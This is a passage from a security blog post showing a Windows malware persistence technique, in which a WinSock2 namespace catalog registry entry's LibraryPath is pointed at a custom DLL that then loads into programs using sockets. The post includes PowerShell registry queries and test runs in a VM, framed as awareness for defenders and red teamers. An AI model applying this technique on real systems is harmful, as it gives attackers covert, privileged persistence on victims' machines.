
```
Administrator: Windows PowerShell
PS Z:\2024-08-14-malware-pers-26> reg query "HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000007" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000007
LibraryPath REG_SZ Z:\hack.dll
DisplayString REG_SZ @%SystemRoot%\system32\nlasvc.dll,-1000
ProviderId REG_BINARY 3A244266A83BA64ABAA52E0BD71FDD83
SupportedNameSpace REG_DWORD 0xf
Enabled REG_DWORD 0x1
Version REG_DWORD 0x0
StoresServiceClassInfo REG_DWORD 0x0
ProviderInfo REG_BINARY

PS Z:\2024-08-14-malware-pers-26>
```

As you can see, registry key value is successfully updated. Note that we need Administrative privileges for update this Registry value.

Then, try to open [Microsoft Edge](#):



```
win1-en-us (procmon-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> cd Z:\2024-08-14-malware-pers-26\
PS Z:\2024-08-14-malware-pers-26> .\pers.exe
PS Z:\2024-08-14-malware-pers-26> reg query "HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\00000000007" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\00000000007
LibraryPath REG_SZ Z:\hack.dll
DisplayString REG_SZ @%SystemRoot%\system32\nlasvc.dll,-1000
ProviderId REG_BINARY 3A244266A83BA64ABAA52E0BD71FDD83
SupportedNameSpace REG_DWORD 0xf
Enabled REG_DWORD 0x1
Version REG_DWORD 0x0
StoresServiceClassInfo REG_DWORD 0x0
ProviderInfo REG_BINARY


PS Z:\2024-08-14-malware-pers-26>
```


```
PS Z:\2024-08-14-malware-pers-26> reg query "HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\00000000007" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\00000000007
LibraryPath REG_SZ Z:\hack.dll
DisplayString REG_SZ @%SystemRoot%\system32\nlasvc.dll,-1000
ProviderId REG_BINARY 3A244266A83BA64ABAA52E0BD71FDD83
SupportedNameSpace REG_DWORD 0xf
Enabled REG_DWORD 0x1
Version REG_DWORD 0x0
StoresServiceClassInfo REG_DWORD 0x0
ProviderInfo REG_BINARY

PS Z:\2024-08-14-malware-pers-26>
```

For the correctness of the experiment, we will launch our Process Hacker 2 and check memory:





As you can see, `hack.dll` started correctly, the same effect will be for other Windows programs, even `Procmon64.exe`. I assume the behavior will be the same if you open anything that uses Windows sockets. To be honest, I don't know what this particular registry parameter is used for, but it seems to have something to do with sockets.

So, everything worked as expected. Perfect! =^..^=

This PoC is how an attacker might use different Windows features like socket connections for running a "malicious" DLL.

I hope this post spreads awareness to the blue teamers of this interesting persistence technique, and adds a weapon to the red teamers arsenal.

| This is a practical case for educational purposes only.

Windows Sockets

Malware persistence - part 1. Registry run keys
source code in github

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine